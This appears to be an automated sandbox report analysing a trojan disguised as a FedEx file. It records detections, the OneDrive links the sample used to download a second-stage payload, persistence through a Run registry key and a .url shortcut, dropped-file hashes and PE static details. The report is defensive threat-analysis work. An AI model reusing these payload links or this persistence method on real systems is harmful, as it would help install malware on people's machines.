12.3.Rvsuben.exe.39ef9e0.81.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f44b4.119.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a04008.254.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a07040.270.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39fc49c.541.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f86bc.432.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38a4008.254.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39fbea0.511.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38b26ac.467.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39fbea0.510.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f7904.361.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.388f1b0.185.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.3a2adc4.449.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.3899278.414.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39f4008.300.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f6ad4.137.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f5e6c.324.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.3a0c6f8.345.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f8b24.439.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
8.0.logagent.exe.10410000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.3.FedEx.exe.38a7008.266.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
12.3.Rvsuben.exe.39f7ed8.154.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39ef9e0.82.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.38a75d8.276.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
14.3.Rvsuben.exe.39f44b4.121.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.3.FedEx.exe.3892a88.257.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
l-0003.l-dc-msedge.net	13.107.43.12	true	false		high
l-0004.l-dc-msedge.net	13.107.43.13	true	false		high
www.hpbjq.com	165.3.110.226	true	false		high
onedrive.live.com	unknown	unknown	false		high
7psoug.db.files.1drv.com	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://7psoug.db.files.1drv.com/y4ml7-AIKSVvhdNF4oTlWE27Sg2xfN1VXI-zQgD_S8pdj84xCMmYdG5QewqUmSM7ppL4ErfY5FQN7yQ5e8Er7wNoethZZPpye0v7-OBK4AhUUqHfyyPL2MArqnagRFrgHcjasodUbnSfipUTgA205VKAkM6jdwj-Gik53gySQuJl4UaH9ZZ7bt5lPVcB0d0zfIP24kcbexngfNA4ODS-TihkA/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1	false		high
http://https://7psoug.db.files.1drv.com/y4mXzMyFpM-jvgYM2atlhPeCTn-KOLCtL7U4aJYB1KsLhYlFeUNNY5EZ0sSApCOscVc-to_baaLv-1uq-cP7hO418R6MOZIGvLjtvhiD_mEDnWjp3s9Qsm1jpUq4454e-9uDhTZlrnoLq2DLblyxL0XkGdDoZeoeSpDv4t2v7vZ0zKXXy9SWLxTnkTTK7PFcdWjAgGOV3jjYEd6kSox2c2hfQ/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1	false		high
http://https://onedrive.live.com/download??cid=020C1D97A63B8AD4&resid=20C1D97A63B8AD4%21155&authkey=ADj7CX_G1rJPDU4	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://7psoug.db.files.1drv.com/	FedEx.exe, 00000000.00000003.429089058.0000000000976000.00000004.00000020.00020000.00000000.sdmp, FedEx.exe, 00000000.00000003.431052122.0000000000978000.00000004.00000020.00020000.00000000.sdmp, FedEx.exe, 00000000.00000003.432988112.0000000000974000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://7psoug.db.files.1drv.com/9	FedEx.exe, 00000000.00000003.445278121.000000000096F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://7psoug.db.files.1drv.com/7	FedEx.exe, 00000000.00000003.429089058.0000000000976000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://7psoug.db.files.1drv.com/D	FedEx.exe, 00000000.00000003.429089058.0000000000976000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://7psoug.db.files.1drv.com/y#	FedEx.exe, 00000000.00000003.429089058.0000000000976000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://7psoug.db.files.1drv.com/C	FedEx.exe, 00000000.00000003.445278121.000000000096F000.00000004.00000020.00020000.00000000.sdmp, FedEx.exe, 00000000.00000003.429089058.0000000000976000.00000004.00000020.00020000.00000000.sdmp, FedEx.exe, 00000000.00000003.431052122.0000000000978000.00000004.00000020.00020000.00000000.sdmp, FedEx.exe, 00000000.00000003.432988112.0000000000974000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://7psoug.db.files.1drv.com/y4ml7-AIKSVvhdNF4oTlWE27Sg2xfN1VXI-zQgD_S8pdj84xCMmYdG5QewqUmSM7ppL	FedEx.exe, 00000000.00000003.432988112.0000000000974000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://onedrive.live.com/download??cid=020C1D97A63B8AD4&resid=20C1D97A63B8AD4%21155&authkey=ADj7CX_	FedEx.exe, 00000000.00000003.432988112.0000000000974000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://7psoug.db.files.1drv.com/y4mbREn9_V4vP2iayGOc8Ug-MJsNGUbQ22edGkOo763CxJa0LiZHDGiyIHL8PMA6_CP	FedEx.exe, 00000000.00000003.445278121.000000000096F000.00000004.00000020.00020000.00000000.sdmp, FedEx.exe, 00000000.00000003.431008651.0000000000972000.00000004.00000020.00020000.00000000.sdmp, FedEx.exe, 00000000.00000003.431052122.0000000000978000.00000004.00000020.00020000.00000000.sdmp, FedEx.exe, 00000000.00000003.432988112.0000000000974000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.107.43.12	l-0003.l-dc-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
13.107.43.13	l-0004.l-dc-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626183
Start date and time: 13/05/202217:17:16	2022-05-13 17:17:16 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	FedEx.com (renamed file extension from com to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@17/6@7/2
EGA Information:	• Successful, ratio: 40%

HDC Information:	• Successful, ratio: 100% (good quality ratio 86.9%) • Quality average: 71.6% • Quality standard deviation: 33.4%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.13, 13.107.42.12
- Excluded domains from analysis (whitelisted): www.bing.com, odc-web-brs.onedrive.akadns.net, client.wns.windows.com, fs.microsoft.com, odc-web-geo.onedrive.akadns.net, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, l-0004.l-msedge.net, odwebpl.trafficmanager.net.l-0004.dc-msedge.net.l-0004.l-msedge.net, l-0003.l-msedge.net, store-images.s-microsoft.com, login.live.com, db-files.ha.1drv.com.l-0003.dc-msedge.net.l-0003.l-msedge.net, sls.update.microsoft.com, odc-db-files-geo.onedrive.akadns.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, odc-db-files-brs.onedrive.akadns.net
- Execution Graph export aborted for target FedEx.exe, PID 7084 because there are no executed function
- Execution Graph export aborted for target Rvsuben.exe, PID 6372 because there are no executed function
- Execution Graph export aborted for target Rvsuben.exe, PID 7156 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:18:27	API Interceptor	1x Sleep call for process: FedEx.exe modified
17:18:52	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Rvsuben C:\Users\Public\Libraries\nebusvR.url
17:19:01	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Rvsuben C:\Users\Public\Libraries\nebusvR.url
17:19:03	API Interceptor	2x Sleep call for process: Rvsuben.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\Libraries\Rvsuben.exe

Process:	C:\Users\user\Desktop\FedEx.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	806912
Entropy (8bit):	7.039027640370719
Encrypted:	false
SSDEEP:	12288:PDVMCvQQIQzSswvpYTT4GhvcQLGSzX9GyT8ipYdaQHOJ0qKcFxilF0uFC1Vv8E:PZpnUpyT4G9cQxxgirOgFNY0y
MD5:	917AA80E03E09B1D2B6619CC62CDBE22
SHA1:	4124F6FA2D81E4F3DB5BC62099FE4F03F71F091F
SHA-256:	57F4CF106379977932D3CA39BFCEB27BF66B55B60465F3A6560D71983709ECEA
SHA-512:	74C686B106B5223A16397A4CD97911485B9B7BDBB53ADB9DCFEEA784AB92060679E046F756514C609DF1C789AEA3051C8D9BBB4767D0BEFF9E60D7D55E2F5C55
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 32%, Browse • Antivirus: ReversingLabs, Detection: 59%
Reputation:	unknown
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....v.....@.....@.....)...`.....H..... .....text..... ..`.itext..... ..`.data..... .....@....bss....._... .....idata...).....*.....@....tls....@..... ....$.....rdata.....$.....@..@.reloc..H.....&.....@..B.rsrc.....`.....@..@.....P.....@..@..... .....

C:\Users\Public\Libraries\Rvsuben.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\FedEx.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\Public\Libraries\nebusvR.url

Process:	C:\Users\user\Desktop\FedEx.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\Rvsuben.exe">), ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	99
Entropy (8bit):	4.946755333360775
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XMXXHAICHovsGKdxDKPIv:HRYFVmTWDyzoXpBvsbxuS
MD5:	75600FCA22FEC52F7A76D3AFA4E27DE2
SHA1:	4653FF3993B18F67FA5E3849174F360DCD386A05
SHA-256:	865CB83966999D31AC97499982B10C5A75C92EAA7966F27B55EB20A58FD25430
SHA-512:	E4C7CAC59EF9E04C5364E07DC849F2AC6056C49506B5967F5F6955771ABC46A245A26F77EB9F1C3607CE56552BDAE51729071127079A5D217A153D0BB755C91
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\nebusvR.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\nebusvR.url, Author: @itsreallynick (Nick Carr)
Reputation:	unknown
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\Rvsuben.exe"..IconIndex=91..HotKey=73..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\Rvsubentohcvaxlbphydsofhyldatal[2]	
Process:	C:\Users\Public\Libraries\Rvsuben.exe
File Type:	data
Category:	dropped
Size (bytes):	341504
Entropy (8bit):	7.5223336113816535
Encrypted:	false
SSDEEP:	6144:n5Vpqq3bsZFPu2HJ8EHJ9qODGsbfs41SOTe7iOh4XIWHXi1YOCEJQ8eYJXF4Hd:nxAtHLjksQ41SOC44n1Y5Ey7YJXqd
MD5:	7002BA887828B70866CE7884BFB1DF11
SHA1:	814FA55CF88A9B569A4DA801963A724BAD873D20
SHA-256:	1C234FA689ED829CBE7EDE347F677230CBBB29B759C096732D969EB79A1CEB5A
SHA-512:	82E55E9CF8AEB281DC590DEE5567F8E5822E339D7B63B262ED64CDB34EBBA3D347616E6FB8D91B80ED766F2C23AEB45BB12ACAD893D4249852B627C924D9EA25
Malicious:	false
Reputation:	unknown
Preview:	. V.=.....99..~.....;...Y...zC.[~;..[.....68..8...44.:.(..8.4.4.....*..GG.....U.J.YJ.YJ.Y.sxY..Y..pY..Y...Y*.Y..ZY..Y...YH.Y...YF.Y..7Y..Y...Y..YJ.:Yt.Y3. .YL.Y3.ZY..Y..tY..Y3..Y..Y....J.Y.....;A.S$.....7E;.S.....=.....F?.....;.....6..*.....Fv.....F..Vc..... .....i.....&.....#C...&.....*....6.....Vc...F.....v.. .....H.....8.8....Fv.....x...J.....b..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\Rvsubentohcvaxlbphydsofhyldatal[1]	
Process:	C:\Users\Public\Libraries\Rvsuben.exe
File Type:	data
Category:	dropped
Size (bytes):	341504
Entropy (8bit):	7.5223336113816535
Encrypted:	false
SSDEEP:	6144:n5Vpqq3bsZFPu2HJ8EHJ9qODGsbfs41SOTe7iOh4XIWHXi1YOCEJQ8eYJXF4Hd:nxAtHLjksQ41SOC44n1Y5Ey7YJXqd
MD5:	7002BA887828B70866CE7884BFB1DF11
SHA1:	814FA55CF88A9B569A4DA801963A724BAD873D20
SHA-256:	1C234FA689ED829CBE7EDE347F677230CBBB29B759C096732D969EB79A1CEB5A
SHA-512:	82E55E9CF8AEB281DC590DEE5567F8E5822E339D7B63B262ED64CDB34EBBA3D347616E6FB8D91B80ED766F2C23AEB45BB12ACAD893D4249852B627C924D9EA25
Malicious:	false
Reputation:	unknown
Preview:	. V.=.....99..~.....;...Y...zC.[~;..[.....68..8...44.:.(..8.4.4.....*..GG.....U.J.YJ.YJ.Y.sxY..Y..pY..Y...Y*.Y..ZY..Y...YH.Y...YF.Y..7Y..Y...Y..YJ.:Yt.Y3. .YL.Y3.ZY..Y..tY..Y3..Y..Y....J.Y.....;A.S$.....7E;.S.....=.....F?.....;.....6..*.....Fv.....F..Vc..... .....i.....&.....#C...&.....*....6.....Vc...F.....v.. .....H.....8.8....Fv.....x...J.....b..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\Rvsubentohcvaxlbphydsofhyldatal[2]	
Process:	C:\Users\user\Desktop\FedEx.exe
File Type:	data
Category:	dropped
Size (bytes):	341504
Entropy (8bit):	7.5223336113816535
Encrypted:	false
SSDEEP:	6144:n5Vpqq3bsZFPu2HJ8EHJ9qODGsbfs41SOTe7iOh4XIWHXi1YOCEJQ8eYJXF4Hd:nxAtHLjksQ41SOC44n1Y5Ey7YJXqd
MD5:	7002BA887828B70866CE7884BFB1DF11
SHA1:	814FA55CF88A9B569A4DA801963A724BAD873D20
SHA-256:	1C234FA689ED829CBE7EDE347F677230CBBB29B759C096732D969EB79A1CEB5A
SHA-512:	82E55E9CF8AEB281DC590DEE5567F8E5822E339D7B63B262ED64CDB34EBBA3D347616E6FB8D91B80ED766F2C23AEB45BB12ACAD893D4249852B627C924D9EA25
Malicious:	false
Reputation:	unknown
Preview:	. V.=.....99..~.....;...Y...zC.[~;..[.....68..8...44.:.(..8.4.4.....*..GG.....U.J.YJ.YJ.Y.sxY..Y..pY..Y...Y*.Y..ZY..Y...YH.Y...YF.Y..7Y..Y...Y..YJ.:Yt.Y3. .YL.Y3.ZY..Y..tY..Y3..Y..Y....J.Y.....;A.S$.....7E;.S.....=.....F?.....;.....6..*.....Fv.....F..Vc..... .....i.....&.....#C...&.....*....6.....Vc...F.....v.. .....H.....8.8....Fv.....x...J.....b..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.039027640370719
TrID:	• Win32 Executable (generic) a (10002005/4) 99.81% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02%
File name:	FedEx.exe
File size:	806912
MD5:	917aa80e03e09b1d2b6619cc62cdbe22
SHA1:	4124f6fa2d81e4f3db5bc62099fe4f03f71f091f
SHA256:	57f4cf106379977932d3ca39bfceb27bf66b55b60465f3a6560d71983709ecea
SHA512:	74c686b106b5223a16397a4cd97911485b9b7bdbb53adb9dcfeea784ab92060679e046f756514c609df1c789aea3051c8d9bbb4767d0beff9e60d7d55e2f5c55
SSDEEP:	12288:PDVMCvQQIQzSswvpYTT4GhvcQLGSzX9GyT8ipYdaQHOJ0qKcFxilF0uFC1Vv8E:PZpnUpyT4G9cQxxgirOgFNY0y
TLSH:	E905AE22F2D0843BC473D5B91C5B92B45C39BE143E689C4A6FE52CB88F38AE17935197
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	1080888c8c828010

Static PE Info

General

Entrypoint:	0x47f184
Entrypoint Section:	.itext
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	018a80c00aff107bf9538dc2e44950b6

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 0047D0B0h
call 00007FA2886FF8C1h
mov eax, dword ptr [00481DD4h]
mov eax, dword ptr [eax]
call 00007FA28875A2D5h
mov ecx, dword ptr [00481EF0h]
mov eax, dword ptr [00481DD4h]

Instruction
mov eax, dword ptr [eax]
mov edx, dword ptr [0047CCA4h]
call 00007FA28875A2D5h
mov eax, dword ptr [00481DD4h]
mov eax, dword ptr [eax]
call 00007FA28875A349h
call 00007FA2886FD544h
lea eax, dword ptr [eax+00h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd8000	0x29f8	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xe6000	0x39e84	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xdd000	0x8848	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xdc000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd87e8	0x680	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x7c310	0x7c400	False	0.526263047032	data	6.55524909137	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.itext	0x7e000	0x11cc	0x1200	False	0.561197916667	data	6.07380396482	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x80000	0x1f94	0x2000	False	0.407836914062	data	4.02781873819	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0x82000	0x55f14	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0xd8000	0x29f8	0x2a00	False	0.322079613095	zlib compressed data	5.22135102792	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0xdb000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0xdc000	0x18	0x200	False	0.05078125	data	0.210826267787	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xdd000	0x8848	0x8a00	False	0.584918478261	data	6.6420816929	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0xe6000	0x39e84	0x3a000	False	0.540796740302	data	7.26548685229	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xe6c60	0x134	data	English	United States
RT_CURSOR	0xe6d94	0x134	data	English	United States
RT_CURSOR	0xe6ec8	0x134	data	English	United States
RT_CURSOR	0xe6ffc	0x134	data	English	United States
RT_CURSOR	0xe7130	0x134	data	English	United States
RT_CURSOR	0xe7264	0x134	data	English	United States
RT_CURSOR	0xe7398	0x134	data	English	United States
RT_BITMAP	0xe74cc	0x1d0	data	English	United States
RT_BITMAP	0xe769c	0x1e4	data	English	United States
RT_BITMAP	0xe7880	0x1d0	data	English	United States
RT_BITMAP	0xe7a50	0x1d0	data	English	United States
RT_BITMAP	0xe7c20	0x1d0	data	English	United States
RT_BITMAP	0xe7df0	0x1d0	data	English	United States
RT_BITMAP	0xe7fc0	0x1d0	data	English	United States
RT_BITMAP	0xe8190	0x1d0	data	English	United States
RT_BITMAP	0xe8360	0x1d0	data	English	United States
RT_BITMAP	0xe8530	0x1d0	data	English	United States
RT_BITMAP	0xe8700	0xe8	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xe87e8	0x25a8	data		
RT_ICON	0xead90	0x10a8	data		
RT_ICON	0xebe38	0x988	data		
RT_ICON	0xec7c0	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0xecc28	0x52	data		
RT_DIALOG	0xecc7c	0x52	data		
RT_STRING	0xeccd0	0x39c	data		
RT_STRING	0xed06c	0x4f8	data		
RT_STRING	0xed564	0xfc	data		
RT_STRING	0xed660	0xcc	data		
RT_STRING	0xed72c	0x110	data		
RT_STRING	0xed83c	0x40c	data		
RT_STRING	0xedc48	0x378	data		
RT_STRING	0xedfc0	0x388	data		
RT_STRING	0xee348	0x3f0	data		
RT_STRING	0xee738	0x190	data		
RT_STRING	0xee8c8	0xcc	data		
RT_STRING	0xee994	0x1c4	data		
RT_STRING	0xeeb58	0x3c8	data		
